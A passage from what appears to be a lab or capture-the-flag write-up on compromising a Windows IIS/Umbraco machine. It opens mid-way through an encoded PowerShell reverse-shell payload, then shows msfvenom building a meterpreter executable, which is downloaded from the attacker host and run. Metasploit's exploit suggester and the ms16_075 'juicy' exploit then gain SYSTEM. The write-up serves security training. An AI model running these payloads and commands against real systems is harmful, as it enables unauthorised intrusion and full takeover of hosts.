lAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHs
AMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdAB
lAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHA
AZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAA
kAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACA
ATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgA
gACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8
AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgB
XAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4
ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"
```



```
Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell sparc/bsd               192.168.199.128:4444 → 192.168.199.130:49946 (192.168.199.130)

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...


PS C:\windows\system32\inetsrv> whoami
iis apppool\myumbraco.local
PS C:\windows\system32\inetsrv>
```


Privesc

After hosting a webserver and moving winpeas.bat and winpeas.exe to the machine I wasn’t having good success with getting it to execute on the shell I had.




```
PS C:\windows\temp> PS C:\windows\temp> Invoke-WebRequest -Uri http://192.168.199.128/winPEASx64.exe -Outfile c:\win
dows\temp\winPEASx64.exe
PS C:\windows\temp> dir


    Directory: C:\windows\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/22/2021   7:45 PM                Crashpad
d-----         9/26/2021  11:12 PM                tw548F.tmp
d-----         9/24/2021  11:03 AM                tw5762.tmp
d-----         9/24/2021  11:03 AM                twDDCA.tmp
-a----        10/12/2021   9:31 PM          47106 chrome_installer.log
-a----         9/14/2021   2:58 PM              0 DMI6114.tmp
-a----        10/14/2021   9:17 PM              0 DMI9E14.tmp
-a----         9/14/2021   3:00 PM              0 FXSAPIDebugLogFile.txt
-a----         9/14/2021   3:00 PM              0 FXSTIFFDebugLogFile.txt
-a----         10/1/2021  10:29 AM          58404 MpCmdRun.log
-a----        10/14/2021   9:23 PM            206 tem131D.tmp
-a----        10/12/2021   9:29 PM            206 tem27BD.tmp
-a----         9/22/2021   9:43 PM            206 tem2F7D.tmp
-a----         9/22/2021   9:43 PM            206 tem61A8.tmp
-a----         9/14/2021   2:54 PM            312 tem716A.tmp
-a----        10/10/2021   2:24 PM            206 temA1D5.tmp
-a----         9/26/2021  11:12 PM           1346 tpm5490.tmp
-a----         9/24/2021  11:03 AM           1328 tpm5995.tmp
-a----         9/24/2021  11:03 AM           1318 tpmDDCB.tmp
-a----        10/15/2021  11:10 AM         139639 winPEASx64.exe
```


I decided to pivot to a meterpreter shell instead



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.199.128 LPORT=31337 -f exe -o goof.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: goof.exe

┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.199.130 - - [15/Oct/2021 18:31:53] "GET /goof.exe HTTP/1.1" 200 -
```




```
PS C:\windows\temp> Invoke-WebRequest -Uri http://192.168.199.128/goof.exe -Outfile c:\windows\temp\goof.exe
PS C:\windows\temp> dir


    Directory: C:\windows\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/22/2021   7:45 PM                Crashpad
d-----         9/26/2021  11:12 PM                tw548F.tmp
d-----         9/24/2021  11:03 AM                tw5762.tmp
d-----         9/24/2021  11:03 AM                twDDCA.tmp
-a----        10/12/2021   9:31 PM          47106 chrome_installer.log
-a----         9/14/2021   2:58 PM              0 DMI6114.tmp
-a----        10/15/2021   3:41 PM              0 DMI9635.tmp
-a----         9/14/2021   3:00 PM              0 FXSAPIDebugLogFile.txt
-a----         9/14/2021   3:00 PM              0 FXSTIFFDebugLogFile.txt
-a----        10/15/2021   5:31 PM           7168 goof.exe
-a----         10/1/2021  10:29 AM          58404 MpCmdRun.log
-a----        10/15/2021   4:23 PM              0 reg.hiv
-a----        10/12/2021   9:29 PM            206 tem27BD.tmp
-a----         9/22/2021   9:43 PM            206 tem2F7D.tmp
-a----         9/22/2021   9:43 PM            206 tem61A8.tmp
-a----         9/14/2021   2:54 PM            312 tem716A.tmp
-a----        10/15/2021   4:05 PM            206 tem87BE.tmp
-a----        10/10/2021   2:24 PM            206 temA1D5.tmp
-a----         9/26/2021  11:12 PM           1346 tpm5490.tmp
-a----         9/24/2021  11:03 AM           1328 tpm5995.tmp
-a----         9/24/2021  11:03 AM           1318 tpmDDCB.tmp


PS C:\windows\temp> goof.exe
PS C:\windows\temp> c:\windows\temp\goof.exe
PS C:\windows\temp> █
```




```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost eth0
lhost ⇒ eth0
msf6 exploit(multi/handler) > set lport 31337
lport ⇒ 31337
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.199.128:31337
[*] Sending stage (200262 bytes) to 192.168.199.130
[*] Meterpreter session 1 opened (192.168.199.128:31337 → 192.168.199.130:49756) at 2021-10-15 18:32:10 -0400
```

Once on the meterpreter shell, I was tired of messing around with winpeas and decided to just run exploit suggester to finish the box since I would be busy the rest of the weekend, I really did need to finish it!




```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.199.130 - Collecting local exploits for x64/windows ...
[*] 192.168.199.130 - 28 exploit checks are being tried ...
[+] 192.168.199.130 - exploit/windows/local/bits_ntlm_token_impersonation: The target appears to be vulnerable.
[+] 192.168.199.130 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 192.168.199.130 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 192.168.199.130 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 192.168.199.130 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 192.168.199.130 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/cve_2020_1048_printerdemon
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2020_1048_printerdemon) > sessions
```

Awesome, one of my favorites, Juicy!



```
msf6 exploit(windows/local/ms16_075_reflection_juicy) > set session 1
session ⇒ 1
msf6 exploit(windows/local/ms16_075_reflection_juicy) > set lport 6969
lport ⇒ 6969
msf6 exploit(windows/local/ms16_075_reflection_juicy) > run

[*] Started reverse TCP handler on 192.168.199.128:6969
[+] Target appears to be vulnerable (Windows 10 (10.0 Build 14393).)
[*] Launching notepad to host the exploit ...
[+] Process 680 launched.
[*] Reflectively injecting the exploit DLL into 680 ...
[*] Injecting exploit into 680 ...
[*] Exploit injected. Injecting exploit configuration into 680 ...
[*] Configuration injected. Executing exploit ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 192.168.199.130
[*] Meterpreter session 2 opened (192.168.199.128:6969 → 192.168.199.130:49763) at 2021-10-15 18:36:03 -0400
```



```
c:\Users\Mickey\Desktop>type flag.txt.txt
type flag.txt.txt
[redacted]
c:\Users\Mickey\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::d469:c2ee:1509:376f%6
   IPv4 Address. . . . . . . . . . . : 192.168.199.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.199.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:34f1:8072:c73:39cf:52e4:13aa
   Link-local IPv6 Address . . . . . : fe80::c73:39cf:52e4:13aa%5
   Default Gateway . . . . . . . . . : ::

c:\Users\Mickey\Desktop>whoami
whoami
nt authority\system
```

Rooted and finished!
Thanks for the great box ITSL!